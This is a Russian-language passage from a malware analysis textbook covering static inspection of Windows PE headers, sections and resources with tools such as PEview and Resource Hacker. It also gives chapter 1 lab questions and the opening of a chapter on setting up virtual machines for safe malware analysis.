В таблице 1-3 приведён полный список функций, импортируемых вторым неизвестным вредоносным файлом. Краткость списка говорит о том, что программа упакована или обфусцирована. Это дополнительно подтверждается отсутствием в ней читаемых строк. Компилятор Windows не создал бы программу, импортирующую столь малое число функций: даже программа «Hello, World» импортировала бы больше.

Таблица 1-3. DLL и функции, импортируемые файлом PackedProgram.exe

Kernel32.dll	User32.dll
GetModuleHandleA	MessageBoxA
LoadLibraryA	
GetProcAddress	

Kernel32.dll	User32.dll
ExitProcess	
VirtualAlloc	
VirtualFree	

Сведения об упаковке этой программы ценны, однако упакованный характер файла одновременно не позволяет узнать о нём что-либо ещё с помощью базового статического анализа. Потребуются более сложные методы, например динамический анализ, рассматриваемый в главе 3, или распаковка, рассматриваемая в главе 18.

Заголовки и разделы файла PE

Заголовки файла PE способны предоставить гораздо больше сведений, чем только импорт. Формат PE содержит заголовок, за которым следует ряд разделов. В заголовке находятся метаданные о самом файле. После заголовка расположены собственно разделы файла, каждый из которых содержит полезные сведения. По мере продвижения по книге мы продолжим обсуждать способы просмотра информации в каждом из этих разделов. Ниже перечислены наиболее распространённые и интересные разделы файла PE:

- **.text.** Раздел **.text** содержит инструкции, исполняемые центральным процессором. Во всех остальных разделах хранятся данные и вспомогательные сведения. Обычно исполняться может только этот раздел, и только он должен содержать код.
- **.rdata.** Раздел **.rdata** обычно содержит сведения об импорте и экспорте, то есть те же данные, которые доступны в Dependency Walker и PEview. В нём также могут храниться другие используемые программой данные только для чтения. Иногда файл содержит разделы **.idata** и **.edata**, где хранятся сведения об импорте и экспорте соответственно, как показано в таблице 1-4.
- **.data.** Раздел **.data** содержит глобальные данные программы, доступные из любой её части. Локальные данные не хранятся ни в этом разделе, ни где-либо ещё в файле PE. Эта тема рассматривается в главе 6.
- **.rsrc.** Раздел **.rsrc** включает используемые исполняемым файлом ресурсы, которые не считаются частью исполняемого кода, например значки, изображения, меню и строки. Строки могут храниться как в разделе **.rsrc**, так и в основной программе, но для поддержки нескольких языков их часто помещают именно в **.rsrc**.

Имена разделов обычно единообразны в рамках одного компилятора, но могут различаться у разных компиляторов. Например, Visual Studio использует для исполняемого кода раздел **.text**, а Borland Delphi - **CODE**. Для Windows фактическое имя не имеет значения, поскольку способ использования раздела определяется по другим сведениям заголовка PE. Кроме того, имена разделов иногда обфусцируют, чтобы затруднить анализ. К счастью, в большинстве случаев применяются стандартные имена. Наиболее распространённые из них перечислены в таблице 1-4.

Таблица 1-4. Разделы файла PE исполняемой программы Windows

Раздел	Описание
.text	Содержит исполняемый код.

Раздел	Описание
.rdata	Содержит доступные во всей программе данные только для чтения.
.data	Хранит глобальные данные, к которым обращаются во всей программе.
.idata	Иногда присутствует и хранит сведения об импортируемых функциях. Если этого раздела нет, сведения об импортируемых функциях находятся в разделе .rdata.
.edata	Иногда присутствует и хранит сведения об экспортируемых функциях. Если этого раздела нет, сведения об экспортируемых функциях находятся в разделе .rdata.
.pdata	Присутствует только в 64-разрядных исполняемых файлах и хранит сведения об обработке исключений.
.rsrc	Хранит ресурсы, необходимые исполняемому файлу.
.reloc	Содержит сведения для перемещения библиотечных файлов.

Исследование файлов PE с помощью PEview

В заголовке формата PE хранятся интересные сведения. Для их просмотра можно использовать PEview, как показано на рисунке 1-7.

На рисунке в левой области под номером ☐ показаны основные части заголовка PE. Элемент IMAGE_FILE_HEADER выделен, поскольку выбран в данный момент. Первые две части заголовка PE, IMAGE_DOS_HEADER и MS-DOS Stub Program, сохранились по историческим причинам и не содержат сведений, представляющих для нас особый интерес.

Следующий раздел заголовка PE, IMAGE_NT_HEADERS, содержит заголовки NT. Его сигнатура всегда одинакова, и её можно игнорировать.

Элемент IMAGE_FILE_HEADER, выделенный и показанный в правой области под номером ☐, содержит основные сведения о файле. Описание Time Date Stamp под номером ☐ сообщает, когда был скомпилирован этот исполняемый файл, что может оказаться очень полезным при анализе вредоносной программы и реагировании на инцидент. Например, давнее время компиляции указывает, что атака может быть старой и антивирусы, возможно, уже содержат сигнатуры вредоносной программы. Недавнее время компиляции говорит об обратном.




Рисунок 1-7. Просмотр IMAGE_FILE_HEADER в программе PView

При этом время компиляции несколько проблематично. Во всех программах Delphi указывается время компиляции 19 июня 1992 года. Если вы видите такую дату, то, вероятно, исследуете программу Delphi, однако в действительности не узнаете, когда она была скомпилирована. Кроме того, компетентный автор вредоносной программы способен легко подделать время компиляции. Если указанное время не имеет смысла, оно, вероятно, поддельное.

Раздел IMAGE_OPTIONAL_HEADER содержит несколько важных сведений. Описание Subsystem указывает, является программа консольной или имеет графический интерфейс. Консольные программы имеют значение IMAGE_SUBSYSTEM_WINDOWS_CUI и работают внутри окна командной строки. Программы с графическим интерфейсом имеют значение IMAGE_SUBSYSTEM_WINDOWS_GUI и работают в системе Windows. Также используются менее распространённые подсистемы, например Native или Xbox.

Наиболее интересные сведения находятся в заголовках разделов IMAGE_SECTION_HEADER, показанных на рисунке 1-8. Эти заголовки описывают каждый раздел файла PE. Обычно разделы исполняемого файла создаёт и именует компилятор, а пользователь почти не управляет этими именами. В результате разделы, как правило, единообразны у разных исполняемых файлов, как видно из таблицы 1-4, и любые отклонения могут быть подозрительными.

Например, на рисунке 1-8 значение Virtual Size под номером 1 сообщает, сколько пространства выделяется разделу во время загрузки. Значение Size of Raw Data под номером 2 показывает размер раздела на диске. Обычно эти два значения должны быть равны, поскольку данные должны занимать на диске столько же места, сколько в памяти. Небольшие различия нормальны и объясняются разницей в выравнивании данных в памяти и на диске.

Размеры разделов могут помочь обнаружить упакованный исполняемый файл. Например, если Virtual Size значительно больше Size of Raw Data, раздел занимает в памяти больше места, чем на диске. Это часто указывает на упакованный код, особенно если раздел .text в памяти больше, чем на диске.




Рисунок 1-8. Просмотр раздела .text в IMAGE_SECTION_HEADER с помощью PEview

В таблице 1-5 показаны разделы файла PotentialKeylogger.exe. Как видите, для разделов .text, .rdata и .rsrc значения Virtual Size и Size of Raw Data имеют примерно одинаковую величину. Раздел .data может показаться подозрительным, поскольку его виртуальный размер значительно больше размера необработанных данных, однако для раздела .data в программах Windows это нормально. Обратите внимание, что сами по себе эти сведения не говорят, что программа не является вредоносной. Они лишь показывают, что она, вероятно, не упакована, а заголовок PE был создан компилятором.

Таблица 1-5. Сведения о разделах файла PotentialKeylogger.exe

Раздел	Виртуальный размер	Размер необработанных данных
.text	7AF5	7C00
.data	17A0	0200
.rdata	1AF5	1C00
.rsrc	72B8	7400

В таблице 1-6 показаны разделы файла PackedProgram.exe. В них наблюдается несколько аномалий: имена Dijfpds, .sdfuok и Kijijl необычны, а разделы .text, .data и .rdata подозрительны. Значение Size of Raw Data раздела .text равно 0, то есть на диске он вообще не занимает места, тогда как значение Virtual Size равно A000, а значит, для сегмента .text будет выделена память. Это говорит о том, что упаковщик распакует исполняемый код в выделенный раздел .text.

Таблица 1-6. Сведения о разделах файла PackedProgram.exe

Имя	Виртуальный размер	Размер необработанных данных
.text	A000	0000

Имя	Виртуальный размер	Размер необработанных данных
.data	3000	0000
.rdata	4000	0000
.rsrc	19000	3400
Dijfpds	20000	0000
.sdfuok	34000	3313F
Kijijl	1000	0200

Просмотр раздела ресурсов с помощью Resource Hacker

Закончив изучать заголовок файла PE, можно перейти к некоторым разделам. Единственный раздел, который мы способны исследовать без дополнительных знаний из последующих глав, - раздел ресурсов. Для просмотра раздела .rsrc можно использовать бесплатную программу Resource Hacker с сайта angusj.com. Переходя по элементам Resource Hacker, вы увидите строки, значки и меню. Показанные меню полностью совпадают с теми, которые использует программа. На рисунке 1-9 показано представление программы Windows Calculator, calc.exe, в Resource Hacker.




Рисунок 1-9. Представление calc.exe в Resource Hacker

В левой области показаны все ресурсы, включённые в этот исполняемый файл. Каждая корневая папка, отображаемая слева под номером , хранит ресурсы отдельного типа. Для анализа вредоносных программ полезны следующие разделы:

- раздел Icon содержит изображения, которые показываются для исполняемого файла в списке файлов;

- раздел Menu хранит все меню, появляющиеся в различных окнах, например File, Edit и View. В нём находятся имена всех меню и отображаемый для каждого из них текст. По именам можно получить хорошее представление об их назначении;
- раздел Dialog содержит диалоговые окна программы. Диалог под номером 10 показывает, что увидит пользователь при запуске calc.exe. Даже если бы мы ничего больше не знали о calc.exe, по одному этому диалоговому окну можно было бы определить, что это программа-калькулятор;
- раздел String Table хранит строки;
- раздел Version Info содержит номер версии, а часто также название компании и уведомление об авторских правах.

Показанный на рисунке 1-9 раздел .rsrc типичен для приложений Windows и может включать всё, что требуется программисту.

Примечание. Вредоносные, а иногда и легитимные программы часто хранят здесь встроенную программу или драйвер и извлекают встроенный исполняемый файл либо драйвер перед запуском программы. Resource Hacker позволяет извлекать такие файлы для отдельного анализа.

Использование других средств работы с файлами PE

Для просмотра заголовка PE доступно множество других инструментов. Два особенно полезных средства - PEBrowse Professional и PE Explorer.

PEBrowse Professional (smidgeonsoft.prohosting.com) похожа на PEview. Она позволяет просматривать байты каждого раздела и показывает разобранные данные. PEBrowse Professional лучше представляет сведения из раздела ресурсов .rsrc.

PE Explorer (heaventools.com) имеет многофункциональный графический интерфейс, позволяющий перемещаться по различным частям файла PE. Некоторые части файла PE можно редактировать, а входящий в комплект редактор ресурсов отлично подходит для просмотра и изменения ресурсов файла. Главный недостаток этого средства заключается в том, что оно платное.

Краткие сведения о заголовке PE

Заголовок PE содержит полезные для аналитика вредоносных программ сведения, и мы продолжим исследовать его в последующих главах. В таблице 1-7 обобщена ключевая информация, которую можно получить из заголовка PE.

Таблица 1-7. Сведения в заголовке PE

Поле	Раскрываемые сведения
Импорт	Функции из других библиотек, используемые вредоносной программой.
Экспорт	Функции вредоносной программы, предназначенные для вызова другими программами или библиотеками.
Time Date Stamp	Время компиляции программы.

Поле	Раскрываемые сведения
Разделы	Имена разделов файла и их размеры на диске и в памяти.
Подсистема	Указывает, является программа приложением командной строки или приложением с графическим интерфейсом.
Ресурсы	Строки, значки, меню и другие сведения, включённые в файл.

Заключение

Используя набор сравнительно простых инструментов, можно выполнить статический анализ вредоносной программы и получить некоторое представление о её назначении. Однако статический анализ обычно является лишь первым этапом, и, как правило, требуется дальнейшее исследование. Следующим шагом станет создание безопасной среды, в которой можно запустить вредоносную программу и выполнить базовый динамический анализ, как будет показано в двух следующих главах.

Лабораторные работы

Лабораторные работы дают возможность отработать навыки, которым посвящена глава. Чтобы имитировать реальный анализ вредоносной программы, вы получите мало сведений об исследуемой программе или не получите их вовсе. Как и во всех лабораторных работах книги, файлам для базового статического анализа присвоены общие имена, имитирующие неизвестные вредоносные программы, которые обычно имеют бессмысленные или вводящие в заблуждение названия.

Каждая лабораторная работа включает вредоносный файл, несколько вопросов, краткие ответы на вопросы и подробный анализ вредоносной программы. Решения лабораторных работ приведены в приложении С.

Ответы к лабораторным работам состоят из двух разделов. В первом находятся краткие ответы, которыми следует пользоваться, если вы выполнили работу самостоятельно и хотите лишь проверить результат. Второй раздел содержит подробные объяснения, позволяющие проследить за нашим решением и узнать, как мы нашли ответы на вопросы каждой лабораторной работы.

Лабораторная работа 1-1

В этой лабораторной работе используются файлы Lab01-01.exe и Lab01-01.dll. С помощью описанных в главе инструментов и методов получите сведения о файлах и ответьте на приведённые ниже вопросы.

Вопросы

1. Загрузите файлы на [virustotal.com](https://www.virustotal.com) и просмотрите отчёты. Соответствует ли какой-либо файл существующим антивирусным сигнатурам?
2. Когда были скомпилированы эти файлы?
3. Есть ли признаки того, что какой-либо из файлов упакован или обфусцирован? Если да, каковы эти признаки?
4. Указывают ли какие-либо импортируемые функции на назначение вредоносной программы? Если да, какие именно?
5. Существуют ли другие файлы или индикаторы уровня компьютера, которые можно искать в заражённых системах?
6. Какие сетевые индикаторы можно использовать для поиска этой вредоносной программы на заражённых компьютерах?
7. Каково, по вашему предположению, назначение этих файлов?

Лабораторная работа 1-2

Проанализируйте файл Lab01-02.exe.

Вопросы

1. Загрузите файл Lab01-02.exe на [virustotal.com](https://www.virustotal.com). Соответствует ли он каким-либо существующим антивирусным определениям?
2. Есть ли признаки того, что файл упакован или обфусцирован? Если да, каковы эти признаки? Если файл упакован, по возможности распакуйте его.
3. Указывают ли какие-либо импортируемые функции на функциональность программы? Если да, какие именно и что они сообщают?
4. Какие индикаторы уровня компьютера или сети можно использовать для обнаружения этой вредоносной программы на заражённых компьютерах?

Лабораторная работа 1-3

Проанализируйте файл Lab01-03.exe.

Вопросы

1. Загрузите файл Lab01-03.exe на [virustotal.com](https://www.virustotal.com). Соответствует ли он каким-либо существующим антивирусным определениям?
2. Есть ли признаки того, что файл упакован или обфусцирован? Если да, каковы эти признаки? Если файл упакован, по возможности распакуйте его.
3. Указывают ли какие-либо импортируемые функции на функциональность программы? Если да, какие именно и что они сообщают?
4. Какие индикаторы уровня компьютера или сети можно использовать для обнаружения этой вредоносной программы на заражённых компьютерах?

Лабораторная работа 1-4

Проанализируйте файл Lab01-04.exe.

Вопросы

1. Загрузите файл Lab01-04.exe на [virustotal.com](https://www.virustotal.com). Соответствует ли он каким-либо существующим антивирусным определениям?
2. Есть ли признаки того, что файл упакован или обфусцирован? Если да, каковы эти признаки? Если файл упакован, по возможности распакуйте его.
3. Когда была скомпилирована эта программа?
4. Указывают ли какие-либо импортируемые функции на функциональность программы? Если да, какие именно и что они сообщают?
5. Какие индикаторы уровня компьютера или сети можно использовать для обнаружения этой вредоносной программы на заражённых компьютерах?
6. В разделе ресурсов этого файла находится один ресурс. Исследуйте его с помощью Resource Hacker, а затем извлеките. Что можно узнать из этого ресурса?

Глава 2. Анализ вредоносных программ в виртуальных машинах

Прежде чем запускать вредоносную программу для динамического анализа, необходимо создать безопасную среду. Новая вредоносная программа может быть полна неожиданностей. Если запустить её на рабочем компьютере, она способна быстро распространиться на другие компьютеры в сети, после чего удалить её будет очень трудно. Безопасная среда позволит исследовать вредоносную программу, не подвергая свой компьютер и другие компьютеры сети неожиданному и ненужному риску.

Для безопасного исследования вредоносных программ можно использовать выделенные физические или виртуальные машины. Вредоносные программы можно анализировать на отдельных физических компьютерах в изолированных сетях. В таких сетях компьютеры отключены от интернета и любых других сетей, чтобы предотвратить распространение вредоносной программы.

Изолированные сети позволяют запускать вредоносные программы в реальной среде, не подвергая риску другие компьютеры. Однако один из недостатков такого испытательного окружения - отсутствие подключения к интернету. Многие вредоносные программы зависят от действующего интернет-соединения, через которое они получают обновления, команды управления и другие возможности.

Другой недостаток анализа вредоносных программ на физических, а не виртуальных машинах состоит в том, что вредоносную программу может быть трудно удалить. Во избежание проблем большинство людей, испытывающих вредоносные программы на физических компьютерах, используют такое средство, как Norton Ghost, для управления резервными копиями своих операционных систем. После завершения анализа эти образы восстанавливаются на компьютерах.

Главное преимущество физических машин при анализе вредоносных программ заключается в том, что иногда вредоносная программа выполняется на виртуальной машине иначе. Во время исследования в виртуальной среде некоторые вредоносные программы способны обнаружить, что запущены в виртуальной машине, и начинают вести себя иначе, чтобы воспрепятствовать анализу.

Из-за рисков и недостатков, связанных с применением физических компьютеров для анализа вредоносных программ, при динамическом анализе чаще всего используются виртуальные машины. В этой главе мы сосредоточимся на их применении для исследования вредоносных программ.

Устройство виртуальной машины

Виртуальная машина подобна компьютеру внутри компьютера, как показано на рисунке 2-1. В виртуальной машине внутри основной операционной системы устанавливается гостевая ОС, причём операционная система виртуальной машины изолирована от основной ОС. Вредоносная программа, работающая в виртуальной машине, не может причинить вред основной ОС. Если же она повредит виртуальную машину, можно просто переустановить операционную систему внутри виртуальной машины или вернуть виртуальную машину в чистое состояние.




Рисунок 2-1. Обычные приложения выполняются так, как показано в левом столбце. Гостевая ОС целиком находится внутри виртуальной машины, а виртуальные приложения - внутри гостевой ОС.

VMware предлагает популярную серию продуктов виртуализации настольных компьютеров, которые можно применять для анализа вредоносных программ в виртуальных машинах. Бесплатная VMware Player позволяет создавать и запускать виртуальные машины, однако в ней отсутствуют некоторые возможности, необходимые для эффективного анализа вредоносных программ. VMware Workstation стоит немного меньше 200 долларов и обычно лучше подходит для такого анализа. В неё входят создание снимков, позволяющее сохранять текущее состояние виртуальной машины, а также клонирование или копирование существующей виртуальной машины.

Существует множество альтернатив VMware, в том числе Parallels, Microsoft Virtual PC, Microsoft Hyper-V и Xen. Они различаются поддерживаемыми основными и гостевыми операционными системами и набором возможностей. В этой книге основное внимание будет уделяться виртуализации с помощью VMware, но если вы предпочитаете другое средство, это обсуждение всё равно будет для вас полезно.

Создание машины для анализа вредоносных программ

Разумеется, прежде чем использовать виртуальную машину для анализа вредоносных программ, её необходимо создать. Эта книга посвящена не самой виртуализации, поэтому мы не станем проводить вас через все подробности. Когда программа предлагает выбрать параметры, обычно лучше оставить стандартную конфигурацию оборудования, если только вы точно не знаете, что

ваши требования отличаются. Размер жёсткого диска выбирайте в соответствии со своими потребностями.

VMware разумно использует дисковое пространство и динамически изменяет размер виртуального диска в зависимости от необходимого объёма хранилища. Например, если создать жёсткий диск размером 20 Гбайт, но сохранить на нём лишь 4 Гбайт данных, VMware соответствующим образом уменьшит фактический размер виртуального жёсткого диска. Обычно для начала подходит виртуальный диск на 20 Гбайт. Этого должно хватить для гостевой ОС и всех средств, которые могут потребоваться при анализе вредоносных программ. VMware примет за вас множество решений, и в большинстве случаев выбранные параметры окажутся подходящими.

Затем установите операционную систему и приложения. Большинство вредоносных программ и средств их анализа работают в Windows, поэтому в качестве виртуальной ОС вы, скорее всего, установите Windows. На момент написания книги Windows XP, как ни удивительно, всё ещё оставалась самой популярной ОС и основной целью большинства вредоносных программ. В своих исследованиях мы сосредоточимся на Windows XP.

После установки ОС можно установить все необходимые приложения. Их всегда можно добавить позднее, но обычно проще настроить всё сразу. Перечень полезных приложений для анализа вредоносных программ приведён в приложении В.

Затем установите VMware Tools. Чтобы начать установку, выберите в меню VMware команду **VM > Install VMware Tools**. VMware Tools делает работу удобнее, повышая отзывчивость мыши и клавиатуры. Этот пакет также предоставляет доступ к общим папкам, передачу файлов перетаскиванием и ряд других полезных возможностей, которые будут рассмотрены в данной главе.

После установки VMware пора выполнить некоторые настройки.

Настройка VMware

Большинство вредоносных программ обладает сетевой функциональностью. Например, червь проводит сетевые атаки на другие компьютеры, пытаясь распространиться. Однако предоставлять червю доступ к собственной сети нельзя, поскольку он может перейти на другие компьютеры.

При анализе вредоносной программы вам, вероятно, потребуется наблюдать за её сетевой активностью, чтобы понять замысел автора, создать сигнатуры или полностью задействовать программу. VMware предоставляет несколько вариантов виртуальной сети, показанных на рисунке 2-2 и рассматриваемых в следующих разделах.

